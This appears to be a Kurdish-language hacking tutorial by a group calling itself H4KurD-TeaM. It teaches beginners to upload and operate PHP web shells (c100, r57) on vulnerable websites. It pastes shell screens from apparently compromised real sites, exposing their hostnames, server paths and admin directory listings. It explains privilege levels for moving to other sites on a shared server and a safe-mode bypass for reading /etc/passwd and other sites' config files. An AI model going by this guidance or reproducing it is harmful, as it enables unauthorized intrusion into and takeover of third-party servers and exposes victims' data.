بسم الله الرحمن الرحيم

سبحانك لاعلم لنا الا ما علمتنا انك انت العليم الحكيم

==================================

بەڕێزان لەو چەند دێرەی خوارەوە باسی شێڵ و چۆنیەتی بە كارهێنانی شیكردنەوەی بەشەگرنگەكان دەكەین كە زۆر ئەندام تا ئێستا نازانێ شێڵ چیەو چۆن بەكار دێ اشاء الله سوودی لێوەردەگرن كەمێك ئاشنای هاكردنی سایت دەبن .

سەرەتا با بزانین چۆن سایت هاك دەكرێ ؟؟؟؟ چی پێویستە بۆ هاكردنی سایت ؟؟؟

بێگومان هەمووومان دەزانین هاكردن لە ڕێگەی هەڵەوە دەبێ واتا ئەو سایتەی دەتەوێ هاكی بكەی دەبێ هەڵەیكی هەبێ تاكو بتوانی شێڵی لێ بەرزبكەیەوە تا هاكی بكەی.ئەوەی پێویست بێ بۆ هاكردنی سایت

یەكەم هەڵەی سایت

دووم زانینی هەندێ فرمانی لینۆكس تا بتوانی بە ئاسانی شێڵ بەكار بینی

لینۆكس چیە ؟؟؟ بریتیە لە سیستەمێكی كارپێكردنی وەك ویندۆز كە زۆربەی هەرە زۆری سێرڤەرەكان لینۆكس بەكاری دەهێنن

ئێستا زانیم چ پێویستە بۆ هاكی سایت و چۆن دەكرێ با بێن باسی شێڵ بكەین و فرمانە گرنگەكانی و بەشەكانی تا بتوانیین بە ئاسانی و بە ڕێكی بەكاری بینین

شێڵ چیە ؟؟؟؟


كورتە پێناسەێكی شێڵ :-

شێڵ بریتیە لە فایلێك كە بە یەكێك لە زمانەكانی بەرنامەزانی دادەڕێژی وەك (Perl , PHP , Asp) دوورست دەكرێ بۆ جێبەجێ كردنی هەندێ فرمان و كرداری دیاری كراو لە سەر

ماڵپەڕ.شێڵ زۆر جۆری هەیە بە زمانی جیا جیا دوورستكراون بەڵام هەمووی بۆ یەك مەبەست بەكار دێ ئەویش جێبەجێكردنی هەمنێ فرمان و كردار لەسەر ماڵپەڕ.

ئەو وێنەی خوارەوە وێنەی شێڵی r57 بە زمانی Php دورست كراوە

ئەو وێنەی خوارەوەش وێنەی شێڵێ C100 كە بە زمانی Php دووستكراوە



==

وێنەی شێڵی(c100) کە اشاء الله لەو چەند دێرە خوارەوە باسی چۆنیەتی بەکارهێنانی و گرنگترین بەشەکانی دەکەن

www.abc-export.com - Hackerlar.net - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.abc-export.com/admin/b2b_icons/c100.php?act=ls&d=%2Fhome%2Fsvetlana%2Fdomains%2F

گۆگل هۆتمێل لایف لۆکاڵ هۆست 3xploits یاهوو IpNeAr checkdomain Sql Se z0n3 DarkcOde whos

selloffers.php?cid= - Google Search | www.abc-export.com - Hackerlar...

!c100 c100!

Software: Apache/1.3.41 (Unix) PHP/5.2.11 mod_ssl/2.8.31 OpenSSL/0.9.8e-fips-rhel5 mod_perl/1.29 FrontPage/5.0.2.2510
uname -a: Linux server.122387225.newwebsite.com 2.6.18-164.6.1.el5PAE #1 SMP Tue Nov 3 16:55:59 EST 2009 i686

uid=101(apache) gid=500(apache) groups=500(apache)
Safe-mode: OFF (no secure)
/home/svetlana/domains/abc-export.com/public_html/admin/ drwxr-xr-x
Free 243.32 GB of 458.45 GB (53.07%)

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout

Listing folder (153 files and 1 folders):

Name ▲	Size	Modify	Owner/Group	Perms	Action
.	LINK	01.09.2008 15:18:08	svetlana/svetlana	drwxr-xr-x	
..	LINK	05.08.2009 08:38:16	svetlana/svetlana	drwxr-xr-x	
[b2b_icons]	DIR	04.12.2009 15:58:24	svetlana/svetlana	drwxrwxrwx	
add_aff.php	3.66 KB	01.09.2008 15:18:08	svetlana/svetlana	-rw-r--r--	
add_cat.php	7.51 KB	01.09.2008 15:18:07	svetlana/svetlana	-rw-r--r--	
add_news.php	7.45 KB	01.09.2008 15:18:06	svetlana/svetlana	-rw-r--r--	
addad.php	6.03 KB	01.09.2008 15:18:05	svetlana/svetlana	-rw-r--r--	
addmember.php	23.02 KB	01.09.2008 15:18:04	svetlana/svetlana	-rw-r--r--	
adminhome.php	17.5 KB	01.09.2008 15:18:03	svetlana/svetlana	-rw-r--r--	
advance_search.php	9.32 KB	01.09.2008 15:18:01	svetlana/svetlana	-rw-r--r--	
approve_offer.php	1.05 KB	01.09.2008 15:17:59	svetlana/svetlana	-rw-r--r--	
approve_offer_buy.php	1.05 KB	01.09.2008 15:17:58	svetlana/svetlana	-rw-r--r--	
approve_offer_buy_new.php	7.06 KB	01.09.2008 15:17:57	svetlana/svetlana	-rw-r--r--	
approve_offer_new.php	7.05 KB	01.09.2008 15:17:55	svetlana/svetlana	-rw-r--r--	
approve_product.php	1.05 KB	01.09.2008 15:17:54	svetlana/svetlana	-rw-r--r--	
approve_product_new.php	7.07 KB	01.09.2008 15:17:52	svetlana/svetlana	-rw-r--r--	
approve_profile.php	1.07 KB	01.09.2008 15:17:51	svetlana/svetlana	-rw-r--r--	

view_profile.php 11.14 KB 01.09.2008 15:14:54 svetlana/svetlana -rw-r--r--
viewmessag_.php 1.78 KB 01.09.2008 15:14:52 svetlana/svetlana -rw-r--r--

Select all | Unselect all | With selected: | Confirm

:: Command execute ::

Enter: Execute | Select: -- Execute

:: Shadow's tricks :D ::

Useful Commands
Kernel version Execute
Warning. Kernel may be alerted using higher levels

Kernel Info:
Linux server.122387225 Search

:: Preddy's tricks :D ::

Php Safe-Mode Bypass (Read Files)
File: Read File
eg: /etc/passwd

Php Safe-Mode Bypass (List Directories):
Dir: List Directory
eg: /etc/

:: Search ::
(.*) - regexp Search

:: Upload ::
Browse... Upload
[Read-Only]

:: Search ::
(.*) - regexp Search

:: Upload ::
Browse... Upload
[Read-Only]

:: Make Dir ::
/home/svetlana/domains/abc-export.com/public_html/a Create
[Read-Only]

:: Make File ::
/home/svetlana/domains/abc-export.com/public_html/a Create
[Read-Only]

:: Go Dir ::
/home/svetlana/domains/abc-export.com/public_html/a Go

:: Go File ::
/home/svetlana/domains/abc-export.com/public_html/a Go

--[Shell [ci] . Biz c100 Modded by K1r4 @ gmail. com| Emp3ror Team | Generation time: 0.1404]--

فەرموو ئێوەو شێلی C100 شیکردنەوەی گرنگترین بەشەکانی

!c100 c100!

Software: Apache/1.3.41 (Unix) PHP/5.2.11 mod_ssl/2.8.31 OpenSSL/0.9.8e-fips-rhel5 mod_perl/1.29 FrontPage/5.0.2.2510
uname -a: Linux server.122387225.newwebsite.com 2.6.18-164.6.1.el5PAE #1 SMP Tue Nov 3 16:55:59 EST 2009 i686 3
uid=101(apache) gid=500(apache) groups=500(apache) 3
Safe-mode: OFF (no secure) 1
/home/svetlana/domains/abc-export.com/public_html/admin/ drwxr-xr-x 2
Free 243.32 GB of 458.45 GB (53.07%)
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout

AnGrY BoY
H4KurD-TeaM

1\ حالەتی پارێزگاری یعنی یان بە عەربی پێدەگوترێ الوضع الأمن :-

یان ON وە یان OFF ئەگەر OFF بێ ئەوا دەتوانی زۆر کردار جێبەجێ بکەی بە ئاسانی بەڵام ئەگەر

ON بێ ئەوە ناتوانی زۆر گردارو فرمان هەیە جێبەجێ بکەی هەتا هەندێ بەشی شێڵەکی لادەبات

2\ شوێنت لەسەر سێرڤەرەکە:- واتا شوێنی شێڵەکە و شوێنی کارکردن لەسەر ماڵپەڕەکە

home شوێنی هەموو یوزەرەکانی سەر سێرڤەرەکە پاشان svetlana ئەمە یوزەرەکەیەتی مەرج نیە ناوی یوزەرەکەی هەمان ناوی ماڵپەڕەکە بۆ نموونە ماڵپەڕی www.h4kurd.com یوزەری بریتیە لە hack یعنی هیچ پەیوەندی بە ناوی دۆمینی سایتەکەوە نیە هەرکەسە بە هەوەسی خۆی ناوێك بۆ یوزەرەکەی دادەنێ لە کاتی دورستکردنی ماڵپەڕ. ئەوی گرنگ بێ لە دوای ناوی یوزەرەکەی دەبینین نوسراوە public_html واتا هەرچی فایل و فۆڵدەر و سکریپت هەیە دەکەوێتە ناو ئەو فۆڵدەرە هەموو کارەکانت لەوێ دەبێ .

3\ دەست هەڵاتی کارکردن واتا صلاحیات یان user یان nobody اشاء الله لە داهاتوو باسی دەکەن .

4\ جۆری سیستەمەی سێرڤەرەکە سیستەمانن زۆرن یان Windows یان Linux یان FreeBSD بەڵام ئەوەی لە وێنەکە دیارە نوسراوە کە Linux

===

شوێنی پیشاندانانی فال و فۆڵدەرەکان و کارکردنمان

AnGrY BoY

Listing folder (123 files and 8 folders):

Name 1	Size 2	Modify	Owner/Group	Perms 3	Action
.	LINK	05.08.2009 08:38:16	svetlana/svetlana	drwxr-xr-x	
..	LINK	02.09.2008 00:11:05	svetlana/svetlana	drwx--x--x	
[admin]	DIR	01.09.2008 15:18:08	svetlana/svetlana	drwxr-xr-x	
[cgi-bin]	DIR	01.09.2008 15:09:19	svetlana/svetlana	drwxr-xr-x	
[forum]	DIR	07.12.2008 18:27:12	svetlana/svetlana	drwxr-xr-x	
[images]	DIR	02.10.2008 16:28:08	svetlana/svetlana	drwxrwxrwx	
[thumbs1]	DIR	09.12.2009 01:53:40	svetlana/svetlana	drwxrwxrwx	
[thumbs2]	DIR	12.01.2009 20:58:48	svetlana/svetlana	drwxrwxrwx	
[topsites]	DIR	05.08.2009 08:38:26	svetlana/svetlana	drwxr-xr-x	
[uploadedimages]	DIR	09.12.2009 01:49:57	svetlana/svetlana	drwxrwxrwx	
add_favorites.php	1.93 KB	01.09.2008 15:20:50	svetlana/svetlana	-rw-r--r--	
addblock.php	3.78 KB	01.09.2008 15:20:48	svetlana/svetlana	-rw-r--r--	

1\ فۆڵدەرو فایلەکان

2\ قەبارەی فایلەکان

3\ ئەم بەشە زۆر گرنگە بەپێ ئەو دەستهەڵاتانە دەتوانی دەستکاری بکەی لە لە ڕەشکردنەوە و زیاد کردنی ڤۆڵدەر و فایل

ئەم شێوە نوسراوە (drwxrwxrwx) دەستەڵاتت یان صلاحیات یان Permission پیشان دەدات لەسەر فۆڵدەرەکە یان فایلەکە واتا بە گوێرەی ئەو هێمایانەی لە بەرامبەری کراوە ڕێگەت پێدەدرێ بۆ دەستکاریکردن .زۆر گرنگە بۆ هاك کردن چونکە ئەگەر ڕێگە پێنەدراو بی تەنها دەتوانی بیخوێنینەوە ناتوانی هیچ دەستکاری بکەی یان هەندێ جار ناتوانی بیخوێنیەوە یان هەندێ جار هەر پیشان نادات بۆیە ئەو بەشە زۆر گرنگە .

==

Premission چیە ؟؟

بریتیە لەو تایبەت مەندیە کە خاوەن ماڵپەڕ بۆ فایل یان فۆڵدەر دایدەنێ بۆ پارێزگاری .

1\ بۆ خوێندنەوەی فایل بەتەنها واتا ناتوانی دەستکاری بکەی .

2\ خوێندنەوەی + دەستکاری کردن + ڕەشکردنەوە یان زیاتکردنی پێکهاتەکانی ناو فایلەکە بە پێ پێویستی خۆت بە هەموو شێوەك دەتوانی دەستکاری بکەی.

چۆن دەزانی ئەو فایلە یان ئەو فۆڵدەرە دەتوانی دەستکاری بکەی ؟؟؟ چۆن حساب دەکرێ ئەو هێمایانە ؟؟

Listing folder (123 files and 8 folders):

Name	Size	Modify	Owner/Group	Perms	Action
.	LINK	05.08.2009 08:38:16	svetlana/svetlana	drwxr-xr-x	
..	LINK	02.09.2008 00:11:05	svetlana/svetlana	drwx--x--x	
[admin]	DIR	01.09.2008 15:18:08	svetlana/svetlana	drwxr-xr-x	
[cgi-bin]	DIR	01.09.2008 15:09:19	svetlana/svetlana	drwxr-xr-x	
[forum]	DIR	07.12.2008 18:27:12	svetlana/svetlana	drwxr-xr-x	
[images]	DIR	02.10.2008 16:28:08	svetlana/svetlana	drwxrwxrwx	
[thumbs1]	DIR	09.12.2009 01:53:40	svetlana/svetlana	drwxrwxrwx	
[thumbs2]	DIR	12.01.2009 20:58:48	svetlana/svetlana	drwxrwxrwx	
[topsites]	DIR	05.08.2009 08:38:26	svetlana/svetlana	drwxr-xr-x	
[uploadedimages]	DIR	09.12.2009 01:49:57	svetlana/svetlana	drwxrwxrwx	
add_favorites.php	1.93 KB	01.09.2008 15:20:50	svetlana/svetlana	-rw-r--r--	
addblock.php	3.78 KB	01.09.2008 15:20:48	svetlana/svetlana	-rw-r--r--	
addblock_popup.php	1.42 KB	01.09.2008 15:20:47	svetlana/svetlana	-rw-r--r--	
addcontact.php	1.17 KB	01.09.2008 15:20:46	svetlana/svetlana	-rw-r--r--	
addcontact_popup.php	1.43 KB	01.09.2008 15:20:45	svetlana/svetlana	-rw-r--r--	
addmember.php	25.7 KB	01.09.2008 15:20:44	svetlana/svetlana	-rw-r--r--	
addtocart.php	2.35 KB	01.09.2008 15:20:42	svetlana/svetlana	-rw-r--r--	
advance_search.php	9.57 KB	01.09.2008 15:20:41	svetlana/svetlana	-rw-r--r--	
banner_.gif	12.38 KB	05.09.2008 20:28:54	svetlana/svetlana	-rw-r--r--	

1

2

1\ فۆڵدەرەكان:- ئەو هێمایانەی بەرامبەر فۆڵدەرەكان دەنوسرێ بەم شێوەیە دەبێ
drwxrwxrwx

2\ فایلەكان :- ئەو هێمایانەی بەرامبەر فایلەكان دەنوسرێ بەم شێوەیە دەبێ **-rwxrwxrwx**

ئەو نموونە هێمایانەی سەرەوە فایل و فۆڵدەرن بە جمۆدی   777 واتا دەتوانی چۆنت بوێ دەستكاری بكەی لە سرینەوە . بۆ هەر ژمارەیەك هێمایەك هەیە ناگۆڕی لە هەموو سێرڤەرەكان وەك یەكە ئێستا دێن چۆنیەتی حسابكردنی ئەو هێیانە دەكەین .

چۆنمان زانی ئەو فایل و فۆڵدەرانە جمودیان 777 ؟؟؟

بۆ هەر ژمارەیەك هێمایك هەیە بەم شێوەی خوارەوە

r = 4
w = 2
x = 1

ئەگەر بێت 4+2+1 بكەین دەبێتە 7

واتا   r=4

وە   w=2

وە   x=1

بەم شێوەی خوارەوەی لێدێ rwx كە كۆی هەمووی دەكاتە 7 وەك لەسەرەوە ئاماژەم پێكرد

ئەگەر x w r سێ جار دووبارە بێتەوە دەبێتە 777 وەك لە وێنەكەی سەرەوەبینیمان rwxrwxrwx

1 2 4 كە كۆی هەممویان دەكاتە 7 كە 3 جار دووبارە بۆوە دەبێتە 777

نموونەیكی تر **rwx r-x r-x**

هێمای (-) یەكسانە صفر حساب ناكری ئەوانی تر بەم شێوەی خوارەوە حساب دەكرێ

rwx = 4+2+1=7
r-x = 4+0+1=5
r-x = 4+0+1=5

كەواتە جمۆدی دەبێتە 755

ئەو هێمایانە واتای چیە **x w r** ؟؟؟؟

\1 **x** = جێبەجێكردن

\2 **w = نوسين**

\3 **r = خوێندنەوە**

كەواتا كاتێك دەبینین كە فایلەك ئەو هێمایەی (**rwxrwxrwx**) لەسەرە دەتوانی بیخوێنیەوە جێبەجێیكەی و بنووسی

هیوادارم توانیبم زانیاریەك بگەینم بە خوێنەری بەڕێز

==

صـلاحـيـات === دەستهەڵات

بریتیە لە و دەستهەڵاتەی كە پاش شێڵ ئەپلۆد كردن پێت دەدرێ بە گوێرەی سكویرتی سێرڤەرەكە بریتی دەبی لە یەكێك لەو صلاحیاتانە user یان Nobody یان Apache

له سێرڤەرێك بۆ سێرڤەرێكی تر دەگۆڕێ بۆ نمونه تۆ له سێرڤەرێك شێڵ ئەپلۆد دەكەی لهسێرڤەرێك صلاحتی Apache ه

لهسێرڤەرێكی تر صلاحتی User بێ له سێرڤەرێكی تر Nobody بێ وه هەوەها یعنی مەرج نیه له هەموو سێرڤەرێك وەك یەك بێ ئەوەش له سەر سكویرتی و خاوەن سێرڤەر دەبێ تاچەند دەستهەڵات بدات . زانینی صلاحیات بۆ ئەوه باشه تۆ دەزانی چت پێدەكرێ لەسەر سێرڤەرەكە تا بیگەیته مەبەست بۆ نمموونه له دەتوانی بپەڕیەوه سایتەكانی تر یان ناتوانی یان دەتوانی فایلی سایتەكانی تر بخوێنیەوه وه هەروەهاااااااااااااا.....

\1 Nobody .

```
Software: Apache/1.3.39 (Unix) mod_auth_passthrough/1.8 mod_log_bytes/ PHP/4.4.7 FrontPage/5.0.2.2635
OpenSSL/0.9.7a
uname -a: Linux q8.q8softech.com 2.6.9-67.0.1.ELsmp #1 SMP Wed Dec 19
uid=99(nobody) gid=99(nobody) groups=99(nobody)
Safe-mode: OFF (no secure)
/home/rbq8/public_html/board/cache/ drwxrwxrwx
Free 117.24 GB of 154.78 GB (75.75%)
Encoder Tools Proc. FTP brute Sec. SQL Feedback Self remove Logout
```

AnGrY BoY
H4KurD-TeaM
H4KurD@yahoo

وەك له وێنەكه دیاره ڕاستەوخۆ به خۆكاری دەنووسرێ لەسەر شێڵەكه یان دەتوانی له ڕێگەی جێبەجێكردنی فرمانی id بۆ زانینی دەستهەڵات اشاء الله له داهاتوو به درێژی باسی فرمانه گرنگەكان دەكەین .

باشترین دەستهەڵات له سێرڤەر باش شێڵ ئەپلۆد كردن ئەم جۆرەیه چونكه دەتوانی بپەڕێەوه سەر سایتەكانی تر وه فایلی تر ئەپلۆد بكەی وه هەروەهاااااااااااا..

\2 User

```
Software: Apache/2.2.11 (Unix) mod_ssl/2.2.11 OpenSSL/0.9.8e-fips-rhel5 mod_auth_passthrough/2.1 mod_b
PHP/5.2.9
uname -a: Linux kendall.nswebhost.com 2.6.18-028stab060.8 #1 SMP Mon Feb 9 20:25:36 MSK 2009 x86_64
uid=32849(trade4fi) gid=32853(trade4fi) groups=32853(trade4fi)
Safe-mode: OFF (not secure)
/home/trade4fi/public_html/admin/ drwxr-xr-x
```

AnGrY BoY
H4KurD-TeaM

وەك لە وێنەكە دیارە ئەمە دەستەهڵاتی User ە

ئەگەربێتو باش ئەپلۆد كردنی شێڵ شوێنی شێڵەكەت لێرە بوو / home / h4kurd / public_html /

ئەوە دەستەهڵاتەكەت ئاوا دەنووسرێ uid=609(h4kurd) gid=609(h4kurd) groups=609(h4kurd)

ئەگەر تەماشا بكەین لە نێوان دوو كەوانەكە یوزەری سایتەكە نووسراوە h4kurd

لە هەمان شوێنی بەرزكردنەوەی شێڵەكە نوسراوە. ژمارەی =609 جێگیر نیە واتا گۆڕاوە لە سێرڤەرێك بۆ سێرڤەرێكی تر دەگۆڕێ. لەم دەستەهڵاتە دەتوانی هەمووشتێك بكەی لەسەر سایتەكە واتا دەبیتە خاوەن سایت بەڵام ناتوانی بپەڕیتەوە سایتەكانی تری سەر سێرڤەرەكە . لەوانەیە ڕێگەش هەبێ بپەڕیەوە هیچ شتێك مەحاڵ نیە لە ڕێگەی تاقی كردنەوەی خۆت تاقی بكەوە زیاتر شارەزادەبی.

3\ Apache

```
Software: Apache/2.2.8 (EL). PHP/5.2.5
uname -a: Linux telehomeshopping.minimoney.de 2.6.18-53.1.6.el5 #1 SMP Wed Jan 23 11:28:47 EST 2008
x86_64
uid=48(apache) gid=48(apache) groups=48(apache),2523(psaserv)
Safe-mode: OFF (no secure)
/var/www/vhosts/lubaya.eu/httpdocs/admin/b2b_icons/ drwxrwxrwx
Free 187.84 GB of 223.7 GB (83.97%)
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feed
```

AnGrY BoY

هاو شێوەی دەستەهڵاتی Nobody بەڵام جیاوازی هەیە لە ئیشكردنیش لە سێرڤەریك بۆ سێرڤەرێكی تر دەگۆڕی بەپێ سیكویرتی سێرڤەر

===

Safe Mode

چیه Safe Mode ؟؟

بریتیە لە پارێزگاریەك كە لە ناو مترجمی php هەیە لە كاتی چالاك دەكرێ چەند دوالەك هەیە ڕادەگیرێ و ناچاڵاك دەبی.ناتوانی هەندێ فرمان هەیە جێبەجێیبكەی. وە هەروەها لە كاتی چالاك بوونی Safe Mode دەبێتە هۆی شاردنەوەی **Run command** بە هۆی ناچاڵاكردنی هەندێ دەوالی (system , shell_exec , exec)

(Disable functions) چیە ؟؟

بریتیە لە چەند دوالەك ناچاڵاك دەكرێ یان ڕادەگیری لە كاردەخرێ زیاتر بۆ مەبەستی پارێزگاری كردنی سێرڤەر بەكاردەهێنن. بۆی كاتێك ئەو دوالانە ناچاڵاك دەكرێ ناتوانی هەندێ فرمان هەیە یان زۆر كردار هەیە جێبەجێ بكەی.لەسەر شێڵەكە پیشانمان دەدات ئەگەر دەوالاەكان ناچاڵاك بوون دەوالەكان دەنووسرێ. ئەگەر نا دەنوسرێ (NONE) وەهەوەها خاوەن سێرڤەردەتوانی زیاتر لەو دوالانە ناچالاك كا چەند ژمارەیان زیاتر بی ئەوەندە ئیشكردن لەسەر سێرڤەر زحمەتر دەبی بەڵام مانای ئەوە نیە كە هیچمان پێ ناكری دەتوانی فایلاتی گرنگی سایتەكانی تر بخوێنیەوە بەس بە مەرجێ دەبی بزانی شوینی فایلەكە دەكەوێتە كوێ. بۆ نمموونە خوێندنەوەی كۆنفیگی سایت ..لەكاتی ئیش كردن زیاتر شارەزا دەبن.

تێبینی \\ وە دەتوانی لەسەر هەندێ سێرڤەر كە ڤێرژنی php هەندێ هەڵەیان هەیە ئەو پارێزگاریەش ببڕێ واتا سیف مۆد ناچاڵاك كەی

لێرە باسی ناكەین چونكە ئەو ڕونكردنەوانە بۆ سەرەتاكان بەسە بۆیە ناچینە ناو قوڵایی باسەكان تا لێتان تێكەڵ نەبی

لە وێنەی خوارەوە دیارە كە سیف مۆد چاڵاكە بە ڕەنگی سور دەنووسرێ

Software: Apache/2.2.3 (Debian) mod_python/3.2.10
uname -a: Linux goodserver 2.6.18-5-686 #1 SMP Mo
uid=33(www-data) gid=33(www-data) groups=33(ww
Safe-mode: ON (secure)
/var/www/web17/html/b2b/admin/b2b_icons/ drwxrwxr
Free 305.6 GB of 362.92 GB (84.21%)
Encoder Tools

وێنەی دووەم سیف مۆد ناچالاکە

!c100 c100!
Software: Apache/2.2.8 (EL). PHP/5.2.5
uname -a: Linux telehomeshopping.minimoney.de 2.6.18-53.1.6.el5 #1 SMP Wed Jan 23 11:28:47 EST
x86_64
uid=48(apache) gid=48(apache) groups=48(apache),2523(psaserv)
Safe-mode: OFF (no secure)
/var/www/vhosts/lubaya.eu/httpdocs/admin/b2b_icons/ drwxrwxrwx
Free 186.68 GB of 223.7 GB (83.45%)
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update
AnGrY BoY
H4KurD-TeaM

==

فرمانەکانی لینۆکس

وەك لە پێشتر باسی سێرڤەرمان کرد کە بریتیە لە سیستەمێکی کار پێکرد بێگومان بۆ ئیش پێکردنی شێڵ دەبێ هەندێ فرمانی گرنگی لینۆکس بزانین تاکو بتوانین ئەوەی مەبەستمانە بیکەین.

تێبینی ئەو فرمانانە تەنا لەسەر سێرڤەری لینۆکس ئیش دەکات

چۆن فرمانەكان جێبەجێ بكەم ؟؟ لە كوێ بنووسم ؟؟؟

گرنگترین فرمانەكانی كە بە بەردەوام ئیشی پێدەكرێ چین؟ كامەن؟؟؟؟

وەك لە وێنەی خوارەوە دەیبینن ئێرە شوێنی نوسینی فرمانەكانە



